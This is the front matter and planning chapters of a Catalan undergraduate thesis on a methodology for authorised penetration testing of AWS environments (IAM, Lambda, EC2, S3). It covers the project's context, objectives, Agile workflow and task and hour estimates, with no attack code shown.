



UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH
Facultat d'Informàtica de Barcelona



AUDITORIES DE SEGURETAT OFENSIVA EN ENTORNS AWS

RICARD MEDINA AMADO

Director/a

MARC PALLEJÀ MAIRENA (ITHINKUPC, S.L.)

Ponent: JORDI GUITART FERNANDEZ (Departament d'Arquitectura de Computadors)

Titulació

Grau en Enginyeria Informàtica (Tecnologies de la informació)

Memòria del treball de fi de grau

Facultat d'Informàtica de Barcelona (FIB)

Universitat Politècnica de Catalunya (UPC) - BarcelonaTech

Resum

Aquest projecte final de grau d'Enginyeria Informàtica ha estat desenvolupat a l'empresa IThinkUPC. L'objectiu ha estat crear una metodologia enfocada a tests d'intrusió sobre plataformes AWS, amb la intenció de paular la fase de post-explotació d'aquelles auditories de seguretat ofensiva en les que es guanyi accés a entorns configurats amb AWS.

Resumen

Este proyecto final de grado de Ingeniería Informática ha sido desarrollado en la empresa IThinkUPC. El objetivo ha sido crear una metodología enfocada a pruebas de intrusión sobre plataformas AWS, centrada en guiar la fase de post-explotación de aquellas auditorías de seguridad ofensiva en las que se obtenga acceso a entornos configurados con AWS.

Abstract

This final project of the degree in Computer Engineering has been developed at the company IThinkUPC. The objective has been to create a methodology focused on intrusion tests on AWS platforms, with the intention of guiding the post-exploitation phase of those offensive security audits where access to environments configured with AWS is gained.

Índex

1	Introducció	9
1.1	Contextualització	9
1.1.1	Marc del projecte	9
1.1.2	Identificació del problema	9
1.1.3	Actors implicats	10
1.2	Justificació	11
1.3	Abast	13
1.3.1	Objectius generals i subobjectius	13
1.3.2	Requisits funcionals i no funcionals	14
1.3.3	Obstacles i riscos potencials	15
1.4	Metodologia	16
1.4.1	Explicació de la metodologia	16
1.4.2	Eines de seguiment	17
2	Planificació inicial del projecte	18
2.1	Descripció de tasques	18
2.1.1	Introducció i informació general	18
2.1.2	Desglossament de les tasques	18
2.1.3	Estimacions temporals i diagrama de Gantt	24
2.2	Recursos	27
2.2.1	Recursos humans	27
2.2.2	Recursos de maquinari	27
2.2.3	Recursos de programari	27
2.2.4	Espai de treball	28
2.3	Gestió de riscos: Plans alternatius i obstacles	29
2.3.1	Manca de coneixement	29
2.3.2	Denegació de l'entorn del client	29
2.3.3	Utilitat de les proves creades	30

2.3.4	Falta de temps	30
3	Gestió econòmica	31
3.1	Pressupost	31
3.1.1	Cost del personal per activitat	31
3.1.2	Costos generals	33
3.1.3	Contingències i imprevistos	33
3.1.4	Pressupost general	34
3.2	Control de gestió	36
3.2.1	Gestió econòmica	36
3.2.2	Gestió temporal	37
3.2.3	Possibles desviacions	37
4	Desenvolupament teòric	39
4.1	Introducció al núvol	39
4.2	Introducció al pentesting	39
4.2.1	Què és el pentesting	39
4.2.2	Fases d'un pentest	40
4.3	Conceptes teòrics sobre AWS	42
4.3.1	AWS	42
4.3.2	AWS IAM	42
4.3.3	AWS Lambda	45
4.3.4	AWS EC2	45
4.3.5	AWS S3	46
5	Preparació de l'entorn	47
5.1	Eines necessàries	47
5.1.1	Kali Linux	47
5.1.2	AWS CLI	47
5.1.3	Bash	48
5.1.4	Python	48
5.2	Entorns de proves	49
5.2.1	Cloudgoat	49
5.2.2	AWSGoat	49
6	Metodologia creada	51
6.1	Resum de la metodologia	51
6.1.1	Fases de la metodologia	52

6.2	Recopilació d'informació	55
6.2.1	Recopilació d'informació manual	55
6.2.2	Recopilació d'informació utilitzant eines automàtiques .	59
6.3	Execució de les proves	71
6.3.1	Avaluació de permisos obtinguts	71
6.3.2	Assumpció de rols IAM	73
6.3.3	Creació i adjunció de polítiques IAM	77
6.3.4	Escalada de privilegis IAM utilitzant “rollback” de polítiques	82
6.3.5	Escalada de privilegis IAM utilitzant rotació de claus .	88
6.3.6	Evasió de Tags i MFAs virtuals	92
6.3.7	Creació i injecció de codi en funcions Lambda	97
6.3.8	Abús d'assignació de permisos a funcions Lambda . .	103
6.3.9	Escalada de privilegis utilitzant perfils d'instància d'EC2	109
6.3.10	SSRF a instàncies EC2	113
7	Execució del pentest	117
7.1	Desplegament de l'entorn	117
7.2	Recopilació d'informació	119
7.2.1	Recopilació d'informació manual	119
7.2.2	Recopilació d'informació utilitzant eines automàtiques .	130
7.3	Execució de les proves	133
7.3.1	Avaluació de permisos obtinguts	133
7.3.2	SSRF a instàncies EC2	135
7.3.3	Creació i adjunció de polítiques IAM	137
7.3.4	Assumpció de rol	140
7.3.5	Abús d'assignació de permisos a funcions Lambda . . .	142
7.3.6	Creació i injecció de codi en funcions Lambda	144
7.4	Informe de resultats obtinguts	148
8	Modificacions en la planificació del projecte	153
8.1	Pèrdua de l'entorn del client	153
8.2	Eliminació de proves sobre Buckets S3	154
8.3	Addició de noves tasques dins de la tasca T6	155
8.4	Taula de tasques i Gantt finals	157
9	Identificació de lleis i regulacions	160
9.1	Llicències dels productes	160
9.2	Regulacions de tests d'intrusió en entorns AWS	163

9.3 Protecció de dades	164
10 Integració de coneixements	165
11 Informe de sostenibilitat i compromís social	166
11.1 Dimensió econòmica	166
11.2 Dimensió ambiental	167
11.3 Dimensió social	169
12 Resultats i conclusions	171
12.1 Avaluació d'objectius	171
12.2 Conclusions generals	172
13 Annex	174
13.1 Glossari de conceptes i abreviatures	174
13.2 Revisió de buckets S3	175

Índex de figures

1	Diagrama de Gantt de la planificació temporal	26
2	Exemple de resultats obtinguts amb Prowler	65
3	Exemple de resultats obtinguts amb ScoutSuite	68
4	Exemple de com desplegar informació en una prova de Scout-Suite	70
5	Exemple de resultats obtinguts en accedir a una prova de ScoutSuite	70
6	Esquema de l'entorn després de la recopilació d'informació . .	132
7	Esquema del flux d'atac	152
8	Diagrama de Gantt de la planificació temporal final	159

Índex de taules

2.1	Resum de la càrrega de treball	25
3.1	Cost del personal per activitat	31
3.2	Pressupost del cost del gestor de projecte	32
3.3	Pressupost del cost del hacker ètic	32
3.4	Costos generals	33
3.5	Cost d'imprevistos i contingències	34
3.6	Pressupost general	35

6.1	Proves i permisos necessaris per executar les proves	72
7.1	Taula resum de les accions IAM trobades	125
7.2	Proves i permisos necessaris per executar les proves al pentest	134
8.1	Resum de la càrrega de treball en la planificació final	158
13.1	Glossari de conceptes i abreviatures	174

1 Introducció

1.1 Contextualització

1.1.1 Marc del projecte

Aquest projecte ha estat desenvolupat com a Treball Final per al Grau en Informàtica de la Facultat d'Informàtica de Barcelona, concretament, a l'especialització en Tecnologies de la Informació. Un dels objectius ha estat aprofitar els coneixements adquirits durant la formació rebuda al grau i a les pràctiques curriculars i extracurriculars per desenvolupar un projecte profitós per l'empresa on he cursat les pràctiques, IThinkUPC.

IThinkUPC [1] és una empresa especialitzada en consultoria i serveis digitals, que guarda vinculació amb la Universitat Politècnica de Catalunya (UPC). La seva missió com a empresa és millorar la vida dels clients i empleats d'altres entitats mitjançant les solucions i serveis que proporciona. Actualment, IThinkUPC disposa de cinc àrees de treball: Analítica, Ciberseguretat, Talents, Aplicacions Digitals i Serveis al núvol i Gestionats. Jo em trobo realitzant les pràctiques al departament de Ciberseguretat, més concretament en l'equip de seguretat ofensiva, en el que em recolzaré per desenvolupar el projecte.

1.1.2 Identificació del problema

Des de fa uns anys, s'està produint una gran migració de serveis *on-premise* [2] al núvol, gràcies als avantatges que aquesta tipologia de serveis proporciona. Una de les entitats dominants en aquest sector és Amazon Web Services (AWS) [3], controlant gran part d'aquest mercat. Com a tota innovació tecnològica, encara que aquesta suposa un gran avanç, també comporta uns riscos de seguretat associats. Així doncs, moltes empreses comencen a demanar tests d'intrusió sobre els seus serveis gestionats a AWS, amb la intenció d'assegurar que la seva infraestructura està protegida.

En tractar-se d'uns serveis amb poc recorregut al mercat, la informació relativa a tests de penetració sobre ells no és gaire extensa i és bastant difusa. Partint del fet que la majoria de companys de l'equip, com una gran quantitat de treballadors del sector, no tenen coneixements sobre com procedir en

aquests tests d'intrusió, la creació d'una metodologia general per dur a terme les proves més comunes sobre aquests entorns pot ser de gran utilitat. Ja no només per utilitzar-la com a punt de partida per introduir-se a l'aprenentatge d'aquestes auditories de seguretat, sinó també per proporcionar unes pautes en les quals basar-se al treballar en futurs projectes.

1.1.3 Actors implicats

1.1.3.1 IThinkUPC

La metodologia creada serà destinada a l'ús de futurs projectes elaborats per l'equip de hacking ètic, que podrà beneficiar-se tant per desenvolupar futurs projectes com per la formació dels seus components.

1.1.3.2 Director i supervisor del treball

Tant el supervisor com el director del treball són actors implicats, ja que aportaran el suport necessari per al correcte desenvolupament del projecte.

1.1.3.3 Jo mateix

Jo mateix em considero un dels actors principals implicats, pel fet que a part de dur a terme el projecte també obtindré una gran quantitat d'informació que pot ser d'utilitat per al meu futur laboral.

1.2 Justificació

Com ja s'ha esmentat, les migracions dels serveis *on-premise* cap al núvol han succeït fa relativament poc temps, per la qual cosa encara no s'ha format cap guia pública ni metodologia extensament elaborada per als tests de penetració al núvol on s'expliquin els passos que s'han de seguir o quines proves bàsiques s'han d'executar.

És cert que hi ha recursos com els proporcionats per *Hacktricks* [4] per executar proves d'intrusió a sistemes AWS, però no s'adapten a les necessitats de l'empresa. Això es deu al fet que la informació proporcionada, encara que és útil, no aprofundeix amb la concreció que creiem necessària sobre com s'ha d'executar cada tipus de prova. A part, la intenció d'aquest treball no és només explicar com executar certes proves d'intrusió sobre AWS, sinó que es vol crear una metodologia en la qual basar-se a l'hora de treballar en aquest tipus de projectes, el que comporta l'elaboració de diferents etapes dins del test d'intrusió i l'explicació de la relació entre aquestes, la qual cosa queda fora de l'abast de *Hacktricks*.

Per una altra banda, també hi podem trobar recursos escrits que tenen la mateixa intenció que el nostre treball, com *AWS Penetration Testing: Beginner's guide to hacking AWS with tools such as Kali Linux, Metasploit, and Nmap* [5]. Pel que fa a aquests recursos hi trobem dues problemàtiques. La primera és que no són recursos gratuïts i nosaltres no volem invertir capital per obtenir aquest coneixement. A part, la majoria d'aquestes guies es centren més en com obtenir accés a les infraestructures AWS que en com explotar-les un cop ja s'ha guanyat accés, que és el punt que a nosaltres ens interessa abordar. D'aquesta manera, encara que poden ser un complement de gran utilitat no resolen la problemàtica que aquest treball vol tractar.

Per últim, també podem trobar guies sobre com procedir en aquesta tipologia d'atacs a GitHub, com la proporcionada per *OpenDevSecOps* [6]. El problema amb aquesta guia i la majoria de les guies que es troben a GitHub seria semblant al problema que hi trobem a HackTricks, ja que moltes d'aquestes guies tracten els diferents atacs de manera teòrica i no ho fan amb l'extensió que creiem necessària.

Així doncs, la metodologia que es vol confeccionar en aquest treball ha d'oferir unes pautes clares i generalitzades per executar les proves més comunes sobre infraestructures AWS. La intenció és poder cobrir la necessitat que ha emergit amb l'ús d'aquestes tecnologies de tenir unes proves bàsiques i inicials en les quals basar-se a l'hora de procedir en projectes de *pentest* [7]. A part, es vol aprofundir més en com executar cada tipologia d'atac que les alternatives públiques existents i proporcionar un exemple pràctic per aclarir els conceptes explicats. D'aquesta manera, els companys de l'empresa tindran una eina per aprendre a com procedir en aquest tipus de projecte i que podran utilitzar durant el desenvolupament de tots aquests projectes per pautar i organitzar el seu treball.

Per últim, amb el desenvolupament d'aquest projecte, l'empresa guanya la formació d'un dels seus treballadors en l'àmbit d'estudi en qüestió. Això és de gran utilitat, ja que permet ampliar el coneixement dins de l'equip i augmentar l'abast de tipus de projectes a realitzar.

1.3 Abast

1.3.1 Objectius generals i subobjectius

Aquesta secció té la intenció d'aclarir quins són els objectius i subobjectius que es volen complir en acabar el projecte:

1. **Investigar vulnerabilitats típiques:** Partint del fet que l'entorn AWS té unes dimensions considerables, serà necessari investigar quines són les vulnerabilitats més típiques per cada servei ofert.
 - Identificar les proves més comunes en les infraestructures AWS.
 - Analitzar quines d'aquestes proves poden ser pautades.
2. **Creació d'una metodologia de treball:** Un cop investigades les proves més típiques, s'haurà de desenvolupar una pauta per cada prova. La intenció és utilitzar el conjunt d'aquestes proves per crear una metodologia guiada en la qual basar-se durant la realització de futures auditories de *pentesting* sobre AWS.
 - Crear una plantilla on es pugui especificar en cada secció les explicacions necessàries per elaborar la prova.
 - Documentar els passos necessaris per dur a terme cada prova confeccionant la guia final.
 - Proporcionar un exemple pràctic en un entorn propi per il·lustrar la realització de l'atac.
3. **Revisar la utilitat de la metodologia creada:** Un cop creada la guia que conforma la metodologia amb les diferents proves que la conformen, s'haurà de provar en un entorn la utilitat de la mateixa guia.
 - Comprovar si les proves estan prou generalitzades per funcionar en entorns reals.
 - Modificar aquelles proves que no acabin d'adaptar-se correctament a entorns reals.

4. **Auditar l'entorn d'un client:** A part de poder provar la metodologia creada en un entorn real, auditar a un client permetrà avaluar la seguretat de la seva infraestructura.
- Revisar l'adequació en termes de seguretat de la infraestructura auditada.
 - Analitzar l'impacte que s'ha causat amb la realització de les proves a l'entorn del client.
 - En cas de trobar vulnerabilitats, s'haurà de proporcionar les corresponents mitigacions.

1.3.2 Requisits funcionals i no funcionals

Els requisits funcionals i no funcionals que s'han de complir són els següents:

- **Requisits de maquinari**
 - Dispositius d'accés a internet amb connexió estable.
 - Ordinador amb capacitat suficient per executar eines de *pentesting*, preferentment amb Kali Linux com a sistema operatiu.
- **Requisits de programari:**
 - Compte d'AWS amb el que poder interactuar amb els possibles entorns de prova, a part d'un entorn controlat en el qual realitzar les proves.
 - Eines de *pentesting* i aplicacions de seguretat necessàries per dur a terme els tests d'intrusió en entorns AWS.
- **Requisits d'accés:**
 - Accés a la VPN del client i a la seva infraestructura.

1.3.3 Obstacles i riscos potencials

En aquesta secció es defineixen els possibles obstacles i riscos que poden sorgir durant el desenvolupament del projecte:

- **Manca de coneixement:** El coneixement dins de l'equip de com procedir en un test d'intrusió a una infraestructura AWS és molt baix, per la qual cosa s'haurà de superar una corba de coneixement inicial que pot alentir l'execució del treball.
- **Denegació de l'entorn del client:** La primera part pràctica del projecte es basa en la creació de les proves d'intrusió que conformen la metodologia i, la segona part, consisteix a provar el funcionament de la guia en l'entorn d'un client. Un dels riscos al que ens podríem enfrontar és que el client al qual s'hauria d'auditar finalment no contracti el servei ofert. Una possible solució seria revisar el funcionament de les proves creades en un entorn propi.
- **Utilitat de les proves creades:** És possible que alguna de les proves creades no s'adapti bé a un entorn general, ja sigui perquè s'ha dissenyat per un entorn massa específic o perquè la seva aplicació sigui molt complexa. En aquest cas una solució seria tornar a desenvolupar la prova tenint en compte els seus problemes de disseny i adaptar-la millor a un entorn real.
- **Falta de temps:** La quantitat de proves que es volen afegir a la guia és alta, tenint en compte el treball que comporta la seva creació i l'execució del test d'intrusió. En cas de no poder abastar totes les proves es podrien descartar algunes o provar només un grup d'elles.

1.4 Metodologia

1.4.1 Explicació de la metodologia

Per realitzar aquest projecte, s'ha optat per la metodologia Àgil [8], la qual ens permet enfocar el projecte de manera dinàmica. Podem dividir la metodologia Àgil utilitzada en les següents etapes:

- **Planificació inicial:** En aquesta primera etapa es defineixen quins són els objectius principals i de major importància. Aplicant-ho al nostre projecte, per la creació de la metodologia per proves de penetració a AWS, es definiran quines són les possibles proves a desenvolupar i quines d'aquestes són les més primordials.
- **Planificació de l'esprint:** Els esprints són l'etapa central de la metodologia Àgil i es defineixen com a petits projectes dins de la totalitat del projecte, que es desenvolupen un interval temporal curt. Per tant, amb aquests esprints es van complint tasques de manera modular dins del projecte fins a la seva finalització. Dins del nostre projecte podem comprimir dins d'esprints tant la creació com la realització de les diferents proves. D'aquesta manera en aquesta etapa s'haurà de planificar quina tasca es desenvoluparà en el següent esprint.
- **Desenvolupament de l'esprint:** Un cop planificada la tasca a dur a terme, s'haurà d'executar intentant adaptar-se al temps destinat.
- **Revisió de l'esprint:** Aquesta és l'etapa encarregada de revisar el progrés del projecte i es realitza després de cada esprint per decidir quina serà la pròxima tasca a elaborar i quina és l'adequació de la tasca feta.
- **Reunions de control:** A part de les reunions realitzades al final de cada esprint també es faran reunions setmanals on es revisarà l'estat general del projecte. Analitzant que és el que està funcionant correctament i que no per planificar millor el següent esprint.

La metodologia descrita ha estat la mateixa durant l'execució de tot el treball, sense rebre cap modificació durant el seu desenvolupament.

1.4.2 Eines de seguiment

Per controlar el desenvolupament del projecte s'ha fet ús de les següents eines:

- **Jira:** Jira [9] és una eina de gestió de projectes àgil que permet seguir i revisar el desenvolupament dels projectes. És l'eina que s'utilitza actualment a l'empresa, ja que ofereix funcionalitats com la creació de tasques, la gestió d'esprints o la planificació de projectes, que la fan una eina molt útil i completa.
- **Git:** Git [10] és un sistema de gestió de versions distribuït, el que significa que cada còpia local del projecte és un repositori complet en si mateix. D'aquesta manera, cada component de l'equip pot treballar independentment en el projecte i, un cop verificada l'adequació dels canvis fets, sincronitzar el seu treball amb el repositori central. Dins del nostre projecte, aquesta eina s'utilitzarà per mantenir un control de les diferents versions dels arxius utilitzats.

2 Planificació inicial del projecte

2.1 Descripció de tasques

2.1.1 Introducció i informació general

Aquest apartat té la intenció de dividir les diferents tasques que s'hauran de desenvolupar durant el projecte fent una estimació de les hores que suposaran. També, es dividirà cada tasca en subtasques que facilitaran el seu desenvolupament. Pel que fa a les dates estimades del projecte, aquest és el resum general:

- **Data d'inici:** 13/02/2024
- **Data de finalització:** 24/06/2024
- **Duració:** 540 hores (aproximadament 130 dies).
- **Dia de la defensa:** 25/06/23 - 28/06/2024

2.1.2 Desglossament de les tasques

2.1.2.1 [T1] Planificació del projecte [90h]

Seguidament, s'especifica quina és la càrrega de treball associada a la planificació del projecte.

- **[T1.1] Abast [25h]:** Definir l'abast del projecte, aportant la documentació pertinent.
- **[T1.2] Planificació temporal [20h]:** Definir la planificació temporal, especificant el temps relatiu aproximat per cada tasca.
- **[T1.3] Pressupost [15h]:** Determinar quin serà el pressupost total necessari per fer el projecte.
- **[T1.4] Sostenibilitat [10h]:** Elaborar l'informe de sostenibilitat associat al projecte.

- **[T1.5] Redacció de l'informe final de planificació [5h]:** Redactar l'informe final de planificació per ser entregat.
Aquesta tasca depèn de totes les tasques anteriors a ella, ja que és necessari haver abordat totes les tasques esmentades per poder desenvolupar un informe final.
- **[T1.6] Revisió de l'informe final de planificació [5h]:** Dur a terme una revisió tant amb el supervisor com el director del projecte per corregir possibles errors.
Aquesta tasca depèn de la tasca T1.5, ja que per dur a terme la revisió primer és necessari haver desenvolupat un informe complet.
- **[T1.7] Correcció de l'informe final de planificació [10h]:** Corregir els possibles problemes de planificació observats a l'informe final de planificació després de la revisió de l'informe per part del director i supervisor.
Es tracta d'un temps aproximat, ja que no es pot preveure exactament la quantitat de temps necessari per fer les correccions.
La tasca depèn de l'anterior tasca, ja que són necessàries les correccions dels supervisors del projecte per poder arreglar els possibles errors.

2.1.2.2 [T2] Escollir les proves a realitzar [40h]

Definir quines proves es desenvoluparan a la guia per cadascun dels serveis generals d'AWS.

- **[T2.1] Seleccionar les proves per AWS IAM [10h]:** Recercar quines són les vulnerabilitats més comunes d'AWS IAM i escollir les més adients per crear una guia general.
- **[T2.2] Seleccionar les proves per AWS Lambda [10h]:** Recercar quines són les vulnerabilitats més comunes d'AWS Lambda i escollir les més adients per crear una guia general.
- **[T2.3] Seleccionar les proves per AWS EC2 [10h]:** Recercar quines són les vulnerabilitats més comunes d'AWS EC2 i escollir les més adients per crear una guia general.
- **[T2.4] Seleccionar les proves per AWS S3 [10h]:** Recercar quines són les vulnerabilitats més comunes d'AWS S3 i escollir les més adients per crear una guia general.

2.1.2.3 [T3] Instal·lar i configurar l'entorn de proves [24h]

Un cop escollides les proves que s'hauran de pautar serà necessari elaborar un exemple pràctic i una guia general pautada per cada prova. Per fer l'exemple pràctic necessitarem instal·lar i configurar un entorn de proves per practicar els diferents atacs.

Per dur a terme aquesta tasca cal haver completat la tasca T2, ja que l'entorn de proves a instal·lar dependrà de les proves a realitzar escollides.

- **[T3.1] Escollir l'entorn de proves [10h]:** Buscar un entorn de proves vulnerable en el que es puguin desenvolupar les proves escollides.
- **[T3.2] Instal·lar l'entorn de proves [6h]:** Instal·lar l'entorn de proves de forma local per poder crear la guia de les proves i l'exemple pràctic.
Per qüestions evidents la instal·lació de l'entorn dependrà de l'entorn escollit, definit a la subtasca anterior, ja que cada entorn pot tenir una instal·lació pròpia i diferent.
- **[T3.3] Crear un compte personal d'AWS [4h]:** Per poder interactuar amb l'entorn de proves serà necessari crear un perfil gratuït d'AWS.
- **[T3.4] Configurar el perfil d'AWS [4h]:** Configurar el perfil d'AWS dins de l'entorn de proves per poder desplegar entorns específics amb els que interactuar.
Per configurar el perfil caldrà haver completat les subtasques T3.2 i T3.3, ja que es necessitaran les credencials específiques obtingudes i l'entorn sobre el qual s'han de configurar.

2.1.2.4 [T4] Realització dels laboratoris de prova [120h]

Per crear la guia on es pauten els passos que s'han d'executar durant els atacs, primer és necessari dur a terme un atac de cada tipus per poder extreure la metodologia general.

Tenint en compte que es tracta d'un entorn on hi ha mancances de coneixement per part de l'equip, també es contempla que part de les hores destinades

a cada laboratori es dedicaran a la recerca d'informació.

Per fer aquesta tasca serà necessari tenir ja configurat l'entorn de proves que es defineix a la tasca T3.

- **[T4.1] Elaboració dels laboratoris d'AWS IAM [20h]:** Realitzar els atacs que es voldran afegir a la guia sobre AWS IAM a un entorn de proves.
- **[T4.2] Elaboració dels laboratoris d'AWS Lambda [20h]:** Realitzar els atacs que es voldran afegir a la guia sobre AWS IAM a un entorn de proves.
- **[T4.3] Elaboració dels laboratoris d'AWS EC2 [40h]:** Realitzar els atacs que es voldran afegir a la guia sobre AWS IAM a un entorn de proves.
- **[T4.4] Elaboració dels laboratoris d'AWS S3 [40h]:** Realitzar els atacs que es voldran afegir a la guia sobre AWS IAM a un entorn de proves.

2.1.2.5 [T5] Creació de la guia [100h]

Un cop elaborats els atacs de manera pràctica en l'entorn de proves s'haurà d'extrapol·lar el treball fet per crear una metodologia per cada atac. Els laboratoris solucionats pertanyen a la tasca T4, que haurà d'estar acabada per poder començar aquesta tasca.

- **[T5.1] Elaboració de la guia d'atacs a AWS IAM [20]:** Extrapol·lar unes pautes genèriques en base als laboratoris fets per realitzar els atacs sobre AWS IAM.
- **[T5.2] Elaboració de la guia d'atacs a AWS Lambda [20]:** Extrapol·lar unes pautes genèriques en base als laboratoris fets per realitzar els atacs sobre AWS Lambda.
- **[T5.3] Elaboració de la guia d'atacs a AWS EC2 [30]:** Extrapol·lar unes pautes genèriques en base als laboratoris fets per realitzar els atacs sobre AWS EC2.
- **[T5.4] Elaboració de la guia d'atacs a AWS S3 [30]:** Extrapol·lar unes pautes genèriques en base als laboratoris fets per realitzar els atacs sobre AWS S3.

2.1.2.6 [T6] Prova del funcionament de la guia a l'entorn d'un client [125h]

Després de crear la guia amb les pautes per cada tipus d'atac es provarà la utilitat de la guia creada auditant a un client. Així doncs, abans de començar l'auditoria caldrà que totes les proves de la tasca T5 estiguin acabades.

Les hores dedicades a aquestes tasques s'adapten a la mitja de quantitat d'hores que es solen destinar a projectes de *pentest* dins de l'empresa.

- **[T6.1] Escollir les proves [5h]:** Encara que les pautes creades a la guia per cada prova donen una metodologia general, a l'hora d'auditar un entorn real el temps de dedicació per cada prova augmenta, això es deu a la varietat i diferència de configuració de cada entorn. Per aquesta raó, serà necessari estipular amb el client quines proves són les que es volen fer, ja que possiblement no hi haurà temps per realitzar totes les proves.
- **[T6.2] Realitzar les proves [90h]:** Realitzar les diferents proves sol·licitades pel client. Pel fet que encara no s'han definit amb el client el nombre de proves ni quines proves es faran, el nombre d'hores destinades a aquesta tasca es dividirà en subtasques quan es tingui el coneixement de quines proves s'haurà d'executar.
- **[T6.3] Documentació [30h]:** Documentar les proves que s'han fet, especificant possibles vulnerabilitats trobades o configuracions incorrectes.

2.1.2.7 [T7] Preparació de la defensa del treball [11h]

La presentació del treball es confeccionarà un cop acabades totes les tasques anteriors, ja que considerem que per aquesta tasca necessitem la visió global del desenvolupament del projecte.

- **[T7.1] Creació de la presentació [4h]:** Aquestes hores seran destinades a crear unes diapositives que seran utilitzades com a suport durant la presentació.
- **[T7.2] Assaig de la presentació [7h]:** Assajar la presentació i preparar les explicacions pertinents per realitzar la presentació correctament.

2.1.2.8 [T8] Coordinació [30h]

En aquesta tasca es contemplen totes les hores destinades a coordinació interna amb el director de la tesi o el supervisor de la tesi.

- **[T8.1] Coordinació amb el director [25h]:** Es contemplen aproximadament 17 reunions setmanals, d'una hora cadascuna. A part es reserven 8 hores més per reunions extraordinàries o per finalitzacions d'esprints.
- **[T8.2] Coordinació amb el supervisor [5h]:** Es reserven 5 hores per les possibles reunions, sigui de progrés o finalitzacions d'entrega amb el supervisor del projecte.

2.1.3 Estimacions temporals i diagrama de Gantt

2.1.3.1 Resum de la càrrega de treball

<i>Codi</i>	<i>Tasca</i>	<i>Hores</i>	<i>Dependències</i>
<i>T1</i>	<i>Planificació del projecte</i>	<i>90</i>	
T1.1	Abast	25	
T1.2	Planificació temporal	20	
T1.3	Pressupost	15	
T1.4	Sostenibilitat	10	
T1.5	Redacció de l'informe final de planificació	5	T1.1, T1.2, T1.3, T1.4
T1.6	Revisió de l'informe final de planificació	5	T1.5
T1.7	Correcció de l'informe final de planificació	10	T1.6
<i>T2</i>	<i>Escollir les proves a realitzar</i>	<i>40</i>	
T2.1	Seleccionar les proves per AWS IAM	10	
T2.2	Seleccionar les proves per AWS Lambda	10	
T2.3	Seleccionar les proves per AWS EC2	10	
T2.4	Seleccionar les proves per AWS S3	10	
<i>T3</i>	<i>Instal·lar i configurar l'entorn de proves</i>	<i>24</i>	<i>T2</i>
T3.1	Escollir l'entorn de proves	10	
T3.2	Instal·lar l'entorn de proves	6	T3.1
T3.3	Crear un compte personal d'AWS	4	
T3.4	Configurar el perfil d'AWS	4	T3.2, T3.3
<i>T4</i>	<i>Realització dels laboratoris de prova</i>	<i>120</i>	<i>T3</i>
T4.1	Elaboració dels laboratoris d'AWS IAM	20	
T4.2	Elaboració dels laboratoris d'AWS Lambda	20	
T4.3	Elaboració dels laboratoris d'AWS EC2	40	
T4.4	Elaboració dels laboratoris d'AWS S3	40	
<i>T5</i>	<i>Creació de la guia</i>	<i>100</i>	<i>T4</i>
T5.1	Elaboració de la guia d'atacs a AWS IAM	20	
T5.2	Elaboració de la guia d'atacs a AWS Lambda	20	
T5.3	Elaboració de la guia d'atacs a AWS EC2	30	
T5.4	Elaboració de la guia d'atacs a AWS S3	30	
<i>T6</i>	<i>Prova del funcionament de la guia a l'entorn d'un client</i>	<i>125</i>	<i>T5</i>
T6.1	Escollir les proves	5	
T6.2	Realitzar les proves	90	T6.1
T6.3	Documentació	30	T6.2

<i>T7</i>	<i>Preparació de la defensa del treball</i>	<i>11</i>	<i>T6</i>
T7.1	Creació de la presentació	4	
T7.2	Assaig de la presentació	7	
<i>T8</i>	<i>Coordinació</i>	<i>30</i>	
T8.1	Coordinació amb el director	25	
T8.2	Coordinació amb el supervisor	5	
	Hores Totals	<i>540</i>	

Taula 2.1: Resum de la càrrega de treball *Font: Pròpia*

2.1.3.2 Gantt

Seguidament, es presenta el diagrama de Gantt del projecte, on es poden veure millor les dependències especificades a la taula anterior. El temps dins del diagrama està separat en setmanes, resultant en 18 setmanes des de la data d'inici. S'ha intentat distribuir el treball a fer en, aproximadament, 30 hores setmanals. De totes maneres el projecte s'enfocarà amb una visió flexible i s'adaptarà a les despeses temporals que siguin necessaris per al seu correcte desenvolupament.

